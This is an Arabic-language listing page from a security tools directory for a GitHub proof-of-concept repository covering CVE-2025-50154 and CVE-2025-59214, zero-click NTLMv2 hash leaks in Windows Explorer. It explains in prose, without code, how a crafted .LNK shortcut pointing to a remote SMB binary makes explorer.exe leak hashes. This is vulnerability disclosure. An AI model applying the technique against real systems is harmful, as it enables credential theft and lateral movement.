

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-50154 — POCs الخاصة بـ CVE-2025-50154 وCVE-2025-59214، ثغرات يوم الصفر في مستكشف ملفات ويندوز تكشف عن NTLMv2-SSP دون تفاعل المستخدم. إنها تجاوز للتصحيح الأمني CVE-2025-24054. | Kitploit
أدوات/GitHubGitHub/rubenformation/cve-2025-50154
تحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةالتعلم والتعليم
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

POCs الخاصة بـ CVE-2025-50154 وCVE-2025-59214، ثغرات يوم الصفر في مستكشف ملفات ويندوز تكشف عن NTLMv2-SSP دون تفاعل المستخدم. إنها تجاوز للتصحيح الأمني CVE-2025-24054.

عرض المستودع
الموقع الإلكتروني
551590منذ سنة واحدةتمت المراجعة من قبل Kitploit
مشاركة

CVE-2025-50154, CVE-2025-59214

كشف تجزئة NTLMv2-SSP بنقرة صفرية في مستكشف ملفات ويندوز

بقلم Ruben Enkaoua و Cymulate

المدونة الأولى: نقرة صفرية، NTLM واحد: تجاوز تصحيح مايكروسوفت الأمني (CVE-2025-50154)

المدونة الثانية: تم تصحيحه مرتين، وما زال يتم تجاوزه: تسريب NTLM جديد (تجاوز تصحيح CVE-2025-50154)

الوصف


بينما أصدرت مايكروسوفت تحديثًا أمنيًا يعالج ثغرة كشف تجزئة NTLM القائمة على الأيقونات، اكتشفت تجاوزًا لا يزال يسمح للمهاجم باسترداد تجزئات NTLMv2-SSP دون أي تفاعل من المستخدم.

الثغرة الأصلية، التي تم تصحيحها مؤخرًا، كانت كشفًا لتجزئة NTLM بنقرة صفرية (0-click) يحدث عندما يعرض explorer.exe أيقونة ملف اختصار .LNK تكون أيقونته مستضافة على خادم SMB بعيد.
بعد التصحيح، لم يعد explorer.exe يحمّل الأيقونات من مسارات SMB البعيدة، مما يمنع الكشف التلقائي عن تجزئات NTLM.

تحديث: لم يعمل التصحيح الخاص بـ CVE-2025-50154 على الإطلاق. أبلغنا عنه، وتم تعيين CVE جديد للثغرة: CVE-2025-59214. مادة الإثبات (POC) ذات صلة بكلا CVE.

عبر إنشاء ملف .LNK يحتوي على:

  • أيقونة افتراضية من shell32.dll
  • مسار هدف يشير إلى ملف ثنائي مستضاف على خادم SMB بعيد

ستظل عملية explorer.exe تجلب الملف البعيد لاستخراج أيقونة PE من موارد RT_GROUP_ICON و RT_ICON الخاصة به.
